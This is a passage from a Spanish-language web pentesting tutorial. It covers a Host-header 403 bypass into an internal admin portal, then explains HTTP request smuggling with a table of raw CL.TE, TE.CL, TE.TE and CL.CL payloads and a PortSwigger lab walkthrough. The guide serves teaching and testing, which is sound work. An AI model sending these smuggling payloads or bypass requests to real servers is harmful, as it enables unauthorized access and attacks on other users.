4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Upgrade-Insecure-Requests: 1

9 Sec-Fetch-Dest: document

10 Sec-Fetch-Mode: navigate

11 Sec-Fetch-Site: none

12 Sec-Fetch-User: ?1

13 Cache-Control: max-age=0

14 Te: trailers

15 Connection: close

16

17

Add \$

Clear \$

Auto \$

Refresh

Imagen 54: Intruder – Detectando redes internas (1/3)

Al realizar el intento de acceso al portal administrador, a uno de los equipos internos de la organización, todos los resultados devueltos en intruder tienen el valor 403, que significa prohibido, que el servidor ha entendido nuestra petición, pero se niega a autorizarla.

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		403	☐	☐	215	
1	1	403	☐	☐	215	
2	2	403	☐	☐	215	
3	3	403	☐	☐	215	
4	4	403	☐	☐	215	
6	6	403	☐	☐	215	
7	7	403	☐	☐	215	
9	9	403	☐	☐	215	
8	8	403	☐	☐	215	
5	5	403	☐	☐	215	
10	10	403	☐	☐	215	

Request Response

Pretty Raw Hex Render

1 HTTP/1.1 403 Forbidden

2 Content-Type: text/html; charset=utf-8

3 Connection: close

4 Content-Length: 109

5

6 <html>

7 <head>

8 <title>

9 Client Error: Forbidden

10 </title>

11 </head>

12 <body>

13 <h1>

14 Client Error: Forbidden

15 </h1>

16 </body>

17

0 matches

Finished

Imagen 55: Intruder - Realizando el ataque (2/3)

Un buen punto de partida en estos casos, es utilizar la metodología que hemos generado anteriormente.

Donde vimos una posible forma de bypassar estos casos:

- Si una vez modificado nuestra cabecera Host nos encontramos con un 403 o 404, podemos intentar modificar la solicitud de tal **forma**, añadiendo una ruta absoluta

POST https://endpoint/ HTTP 1.1

Host: evil.com

Intentaremos replica este mismo, en nuestros laboratorios, modificamos el endpoint, pasándole la url entera.




Imagen 56: Bypass 403 - Modificando la url de la petición (1 / 2)

Y generamos una vez un ataque de tipo payload, que vaya incrementando los valores del 1 al 255.




Imagen 57: Bypass 403 – Intruder (2 / 2)

Como vemos, los resultados son diferentes a los anteriores, y entre todos ellos, obtenemos una respuesta con el estado 200, confirmando que la petición fue exitosa.

De esta forma, conseguimos el acceso al portal administrador de unos de los equipos de la red interna.

5. HTTP request smuggling

18. ¿Que es?

El HTTP Request Smuggling es una técnica para interferir con la forma en que un sitio web procesa las secuencias de solicitudes HTTP que se reciben de uno o más usuarios.

Las vulnerabilidades de HTTP Request Smuggling suelen ser críticas, ya que permiten a un atacante saltarse los controles de seguridad como Firewalls, obtener acceso no autorizado a datos sensibles, comprometer directamente a otros usuarios de la aplicación, ataques cross site scripting o ataques cache poisoning.

Esta vulnerabilidad puede ser conocida como HTTP Desync, haciendo referencia al termino desincronización a la hora de procesar las solicitudes.

¿Qué ocurre en un ataque HTTP Request Smuggling?

Las aplicaciones web actuales suelen emplear cadenas de servidores HTTP entre los usuarios y la lógica final de la aplicación. Los usuarios envían sus peticiones a un servidor front-end (a veces llamado load balancer o reverse proxy) y este servidor reenvía las peticiones a uno o más servidores back-end. Este tipo de arquitectura es cada vez más común, y en algunos casos inevitable, en las aplicaciones modernas basadas en la nube.

El funcionamiento es muy sencillo: Las peticiones HTTP se envían una tras otra, y el servidor receptor analiza las cabeceras de las peticiones HTTP para determinar dónde termina una petición y empieza la siguiente:




Imagen 58: Funcionamiento de las peticiones y su respuesta by PortSwigger Academy - HRS

Como vemos en la imagen anterior, unos usuarios realizan una petición al front-end y este, se encarga de reenviar las peticiones al back-end.

En esta situación, es crucial que los sistemas front-end y back-end se pongan de acuerdo sobre los límites entre las peticiones. De lo contrario, un atacante podría enviar una solicitud malintencionada que sea interpretada de forma diferente por los servidores front-end y back-end:




Imagen 59: Modificando las solicitudes by PortSwigger Academy - HRS

Como vemos en la imagen de arriba, un usuario modifica una solicitud con el objetivo que el back end interprete la solicitud como dos diferentes solicitudes.

De hecho, se antepone a la siguiente petición, por lo que puede interferir con la forma en que la aplicación procesa esa petición. Esto es un ataque HTTP Request Smuggling, y puede tener resultados devastadores.

¿Cómo surgen las vulnerabilidades HTTP Request Smuggling?

Las vulnerabilidades HTTP request Smuggling surgen cuando el frontend y el backend interpretan el límite de una solicitud HTTP de manera diferente, causándose una desincronización entre ellos.

Como vimos anteriormente, las cabeceras HTTP determinan cuando una solicitud termina y cuando empieza la siguiente, las cabeceras que limitan una solicitud son:

- La cabecera **Content-Length**
- La cabecera **Transfer-Encoding**

La cabecera **Content-Length** especifica la longitud del cuerpo del mensaje en bytes. Veamos un ejemplo:

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
```

Content-Length: 3

abc

En este ejemplo, vemos que el cuerpo de la solicitud contiene las letras 'abc', que es exactamente el valor de la cabecera Content-Length.

La cabecera **Transfer-Encoding** puede utilizarse para especificar que el cuerpo del mensaje utiliza una codificación por trozos. Esto significa que el cuerpo del mensaje contiene uno o más trozos de datos. Cada trozo consiste en el tamaño del trozo en bytes (expresado en hexadecimal), seguido de una nueva línea, seguida del contenido del trozo. El mensaje **termina** con un chunk de tamaño cero. Por ejemplo:

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked
```

```
b
q=smuggling
0
```

El cuerpo de la solicitud funciona de una forma diferente a lo anterior visto, en este ejemplo, la letra b está expresando el valor del contenido del cuerpo, es decir, el valor b en hexadecimal expresa el valor de 11, y el contenido del cuerpo del mensaje de la solicitud, tendrá un valor de 11 bytes. Como vemos la expresión 'q=smuggling' son un total de 11 letras. Y finalizando la solicitud con el chunk 0.

Dado que la especificación HTTP proporciona dos métodos diferentes para especificar la longitud de los mensajes HTTP, es posible que un mismo mensaje se utilicen ambos métodos a la vez, de forma que entren en conflicto.

La especificación HTTP intenta evitar este problema estableciendo que si tanto la cabecera **Content-Length** como **Transfer-Encoding** están presentes, **la cabecera Content-Length debe ser ignorada**. Esto puede ser suficiente para evitar la ambigüedad cuando hay un solo servidor en juego, pero no cuando hay dos o más servidores encadenados. En esta situación, pueden surgir problemas por dos razones:

- Algunos servidores no admiten la cabecera Transfer-Encoding en las peticiones.
- Algunos servidores que sí admiten la cabecera Transfer-Encoding pueden ser inducidos a no procesarla si la cabecera está ofuscada de alguna manera.

19. ¿Tipos?

Los ataques HTTP Request Smuggling implican la colocación de la cabecera Content-Length y la cabecera Transfer-Encoding en una única solicitud HTTP y su manipulación para que los servidores front-end y back-end procesen la solicitud de forma diferente. La forma exacta de hacerlo depende del comportamiento de los dos servidores:



CL:TE: el servidor front-end utiliza la cabecera Content-Length y el servidor back-end utiliza la cabecera Transfer-Encoding.

TE:CL: el servidor front-end utiliza la cabecera Transfer-Encoding y el servidor back-end utiliza la cabecera Content-Length.

TE:TE: los servidores front-end y back-end soportan la cabecera Transfer-Encoding, pero uno de los servidores puede ser inducido a no procesarla ofuscando la cabecera de alguna manera.

CL:CL: los servidores front-end y back-end soportan la cabecera Content-Lenght, pero uno de los servidores puede ser inducido a no procesarla ofuscando la cabecera de alguna manera.

En el apartado ejemplos, veremos un ejemplo de cada tipo de vulnerabilidad

20. ¿Como encontrarlo?

La teoría detrás del HRS es sencilla, pero el número de variables no controladas y nuestra total falta de visibilidad sobre lo que está sucediendo detrás del front-end pueden causar complicaciones.

Para detectar estas vulnerabilidades, la manera más efectiva es enviar solicitudes que provoquen un retraso en las respuestas de la aplicación si existe una vulnerabilidad. Esta técnica es utilizada por Burp Scanner para automatizar la detección de vulnerabilidades de contrabando de solicitudes.

Existen diferentes herramientas que nos ayudan a obtener indicadores de una posible vulnerabilidad HTTP Request Smuggling.

Por un lado, tenemos la extensión para burpsuite, llamada HTTP Request Smuggler, que la podremos encontrar dentro del BApp Store, desarrollada por James Kettle. Esta extensión se puede encontrar para la versión community y para la versión pro.

U otras herramientas como [smuggler](#) de defparam o [http-request-smuggling](#) de asnhumanpattnaik

Como vemos tenemos diferentes alternativas para encontrar esta vulnerabilidad.

21. TIPS

Esta vulnerabilidad nos la podemos encontrar en cualquier endpoint, por tanto es interesante buscarla, según el último reporte de Hackerone, esta vulnerabilidad ha ido creciendo exponencialmente desde 2017. Por tanto es una vulnerabilidad interesante.






Imagen 60: Reporte de HackerOne 2021

Algunos consejos para explotar esta vulnerabilidad

- Incluir `\r\n\r\n` después del 0 final
- En el menú del repeater de Burp y desmarque la opción "Actualizar Content-Length"
- La cabecera Connection: debe tener el valor "Keep-Alive", este valor indicará que la conexión permanezca abierta o persistente, permitiendo que las peticiones HTTP puedan ser enviadas una detrás de otra.
- Al utilizar las solicitudes de tipo Post, debe aparecer la cabecera content-type: application/x-www-form-urlencoded

Una imagen que podemos utilizar como referencia a la hora de encontrarnos con esta vulnerabilidad

CL -> Content length | TE -> Transfer Encoding

@spidersec

TYPE	CRAFTED REQUEST	FRONT END PROXY SERVER	BACK END SERVER
CL! = 0	GET / HTTP/1.1\r\nHost: spidersec.local\r\nContent-Length: 44\r\n\r\nGET /test HTTP/1.1\r\nHost: spidersec.local\r\n\r\n	Content-Length is checked.	Content-Length is not checked.
CL-CL	POST / HTTP/1.1\r\nHost: spidersec.local\r\nContent-Length: 8\r\nContent-Length: 7\r\n\r\n12345\r\na	Content-Length is 8 here.	Content-Length is 7 here.
CL-TE	POST / HTTP/1.1\r\nHost: spidersec.local \r\nConnection: keep-alive\r\nContent-Length: 6\r\nTransfer-Encoding: chunked\r\n\r\n0\r\n\r\nG	Processed the Request header Content-Length	Processed the Request header Transfer-Encoding
TE-CL	POST / HTTP/1.1\r\nHost: spidersec.local\r\nContent-Length: 4\r\nTransfer-Encoding: chunked\r\n\r\n12\r\n\r\nGPOST / HTTP/1.1\r\n\r\n0\r\n\r\n	Processes the Request header Transfer-Encoding	Processed the Request header Content-Length
TE-TE	POST / HTTP/1.1\r\nHost: spidersec.local\r\nContent-length: 4\r\nTransfer-Encoding: chunked\r\nTransfer-encoding: cow\r\n\r\n5c\r\n\r\nGPOST / HTTP/1.1\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: 15\r\n\r\nx=1\r\n\r\n0\r\n\r\n	Accepts Transfer-Encoding header. Obfuscation is used not to process the header.	Accepts Transfer-Encoding header. Obfuscation is used not to process the header.

Imagen 61: Referencia sobre vulnerabilidades tipos de HTTP Request Smuggling

22. Ejemplos

Lab: HTTP request smuggling, basic CL.TE vulnerability

Este laboratorio veremos la vulnerabilidad HRS de tipo CL.TE, también veremos como utilizando la extensión HTTP Request Smuggler de BurpSuite nos dará información para explotarla.

Como vimos anteriormente, nos encontramos con un servidor front-end y un servidor back-end, y el servidor front-end utilizara la cabecera Content-Lenght y el servidor back-end utilizara la cabecera Transfer-Encoding.

Primer paso, interceptamos la comunicación a través del proxy Burp, capturada esta petición, podemos utilizar la extensión Request Smuggler para ayudarnos a determinar una posible vulnerabilidad de HRS.

Una vez interceptada la solicitud, utilizamos la extensión:




Imagen 62: Utilizando la extensión HTTP Request Smuggling (1 / 2)

El resultado fue exitoso, y nos indica la siguiente información:




Imagen 63: Utilizando la extensión HTTP Request Smuggling – Resultados (2 / 2)

Puede ser difícilmente visible para ser leído, nos indica:

Una vulnerabilidad fue encontrada, posible HTTP Request Smuggling: de tipo CL,TE en el servidor web-security-academy.

El siguiente paso es confirmar si realmente existe una vulnerabilidad y realizar este ejercicio de forma manual. Utilizaremos el repeater, para modificar la petición y ver si existe realmente dicha vulnerabilidad.

Como vimos anteriormente, la extensión de Burp, se nos indica la existencia de una vulnerabilidad HRS de tipo **CL.TE**.

Recordemos, el fron-end utiliza la cabecera content-length y el back-end utilizara la cabecera transfer-encoding.

Por tanto, veamos el siguiente ejemplo, una vez enviada la petición al repeater, modificamos los valores de las cabeceras, añadiendo las dos cabeceras que entran en conflicto, e indicamos que la Connection será de tipo Keep-Alive




Imagen 64: CL-TE (1 / 2)

Observamos cómo la cabecera Content-Length indica que la longitud del cuerpo de la petición es de 4 bytes (**recuerde que HTTP utiliza \r\n como nueva línea, por lo que 2bytes cada nueva línea, empezando a contar desde el número 0, no antes**), por lo que el reverse proxy o el load balancer, enviará todo el cuerpo del mensaje, es decir, la petición completa al back-end.

El servidor back-end procesa la cabecera Transfer-Encoding, por lo que trata el cuerpo del mensaje como si utilizara una codificación en trozos. Procesa el primer trozo, que se declara de longitud cero, y así se trata como si terminara la petición. **Los siguientes bytes, SMUGGLED, se dejan sin procesar, y el servidor back-end los tratará como el inicio de la siguiente petición en la secuencia.**

El objetivo de este laboratorio es conseguir realizar una petición GPOST, por tanto el valor de la cabecera content-length le indicamos 6




Imagen 65: CL-TE (2/2)

Conclusiones, debemos entender, y recalco la información detallada anteriormente, el fron-end, observa la cabecera Content-Lengh, que como podemos observar tiene el valor 6, el frond-end, determina que el valor 6 finaliza en la letra G, recordemos, que el salto de línea equivale a 2 bytes.

El back-end, observa el valor de la cabecera Transfer-Encoding, que tiene el valor chunked, que finaliza en un chunk de valor 0.

